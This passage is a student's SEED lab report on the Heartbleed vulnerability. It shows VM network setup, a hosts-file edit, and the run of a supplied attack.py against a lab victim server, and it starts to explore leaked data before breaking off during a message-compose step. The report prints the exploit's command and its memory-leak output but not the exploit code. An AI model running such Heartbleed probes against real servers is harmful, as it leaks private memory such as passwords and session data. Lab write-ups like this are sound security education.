Heartbleed Attack Lab


(NAME: TILAK VIGNESH

SRN:PES2UG19CS432)

Lab Setup:

VICTIM:


IP: 10.0.2.10



```
[12/04/2021 21:30] seed@Tilak-PES2UG19CS432-VICTIM:~$ ifconfig
eth13     Link encap:Ethernet  HWaddr 08:00:27:5e:d1:14
          inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5e:d114/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:245 errors:0 dropped:0 overruns:0 frame:0
          TX packets:251 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:47587 (47.5 KB)  TX bytes:25989 (25.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2149 (2.1 KB)  TX bytes:2149 (2.1 KB)

[12/04/2021 21:59] seed@Tilak-PES2UG19CS432-VICTIM:~$
```

ATTACKER:

IP: 10.0.2.11




```
[12/04/2021 21:29] seed@Tilak-PES2UG19CS432-ATTACK:~$ ifconfig
eth14     Link encap:Ethernet  HWaddr 08:00:27:0f:6a:08
          inet addr:10.0.2.11  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0f:6a08/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:219 errors:0 dropped:0 overruns:0 frame:0
          TX packets:252 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32691 (32.6 KB)  TX bytes:26838 (26.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1864 (1.8 KB)  TX bytes:1864 (1.8 KB)

[12/04/2021 22:01] seed@Tilak-PES2UG19CS432-ATTACK:~$
```


Step 1: Configure the DNS server for Attacker machine

$ **sudo gedit /etc/hosts**

ATTACKER:



```
  GNU nano 2.2.6              File: /etc/hosts                        Modified

127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.10       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts







^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```




```
[12/04/2021 22:08] seed@Tilak-PES2UG19CS432-ATTACK:~$ sudo cat /etc/hosts
sudo: unable to resolve host Tilak-PES2UG19CS432-ATTACK
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.10       www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com
```

The above 2 screenshots show that the IP address in the hosts file for heartbleedlabelgg.com has been changed and the changes are visible.

Step 2: Lab Tasks

ATTACKER:




```
[12/04/2021 22:27] seed@Tilak-PES2UG19CS432-ATTACKER:~$ sudo chmod 777 attack.py
sudo: unable to resolve host Tilak-PES2UG19CS432-ATTACKER
[sudo] password for seed:
[12/04/2021 22:27] seed@Tilak-PES2UG19CS432-ATTACKER:~$ ls -l
total 4564
-rwxrwxrwx  1 seed seed   19097 Dec  4 22:24 attack.py
drwxr-xr-x  4 seed seed    4096 Dec  9  2015 Desktop
drwxr-xr-x  3 seed seed    4096 Dec  9  2015 Documents
drwxr-xr-x  2 seed seed    4096 Sep 17  2014 Downloads
drwxrwxr-x  6 seed seed    4096 Sep 16  2014 elggData
-rw-r--r--  1 seed seed    8445 Aug 13  2013 examples.desktop
drwxrwxr-x  2 seed seed    4096 Dec  4 22:17 hosts
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Music
drwxr-xr-x 24 root root    4096 Jan  9  2014 openssl-1.0.1
-rw-r--r--  1 root root  132483 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.debian.tar
.gz
-rw-r--r--  1 root root    2382 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root root 4453920 Mar 22  2012 openssl_1.0.1.orig.tar.gz
drwxr-xr-x  2 seed seed    4096 Aug 25  2013 Pictures
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Public
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Templates
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Videos
[12/04/2021 22:27] seed@Tilak-PES2UG19CS432-ATTACKER:~$
```

We can see that attack.py is now in rwx mode for all types of users.

$ **python attack.py** **www.heartbleedlabelgg.com**

ATTACKER:



```
[12/04/2021 22:29] seed@Tilak-PES2UG19CS432-ATTACKER:~$ python attack.py www.hear
tbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A...............................I........
..........
...................................#

[12/04/2021 22:29] seed@Tilak-PES2UG19CS432-ATTACKER:~$
```


We can see that the site is vulnerable to a heartbleed attack, and the program prints out data in the terminal which is not supposed to be sent by the server.

Step 2: Explore the damage of the Heartbleedattack

Step 2(a): On the Victim Server:

VICTIM:

LOGIN:



Log in

Username or email

admin

Password

•••••••


Log in

□ Remember me

Register | Lost password

In the above screenshot we can see that we login as the admin into the site.

MESSAGE SENT TO BOBY:



File Edit View History Bookmarks Tools Help
10:39 PM Seed
SEED Lab Site: Compose a mes...
https://www.heartbleedlabelgg.com/mes
Google
Most Visited
Getting Started
Seed Labs
Messages > Compose a message
Remove e
Send
4/12/21 - 10:39:21 pm

Compose a message

To: Boby

Subject: EXAMS

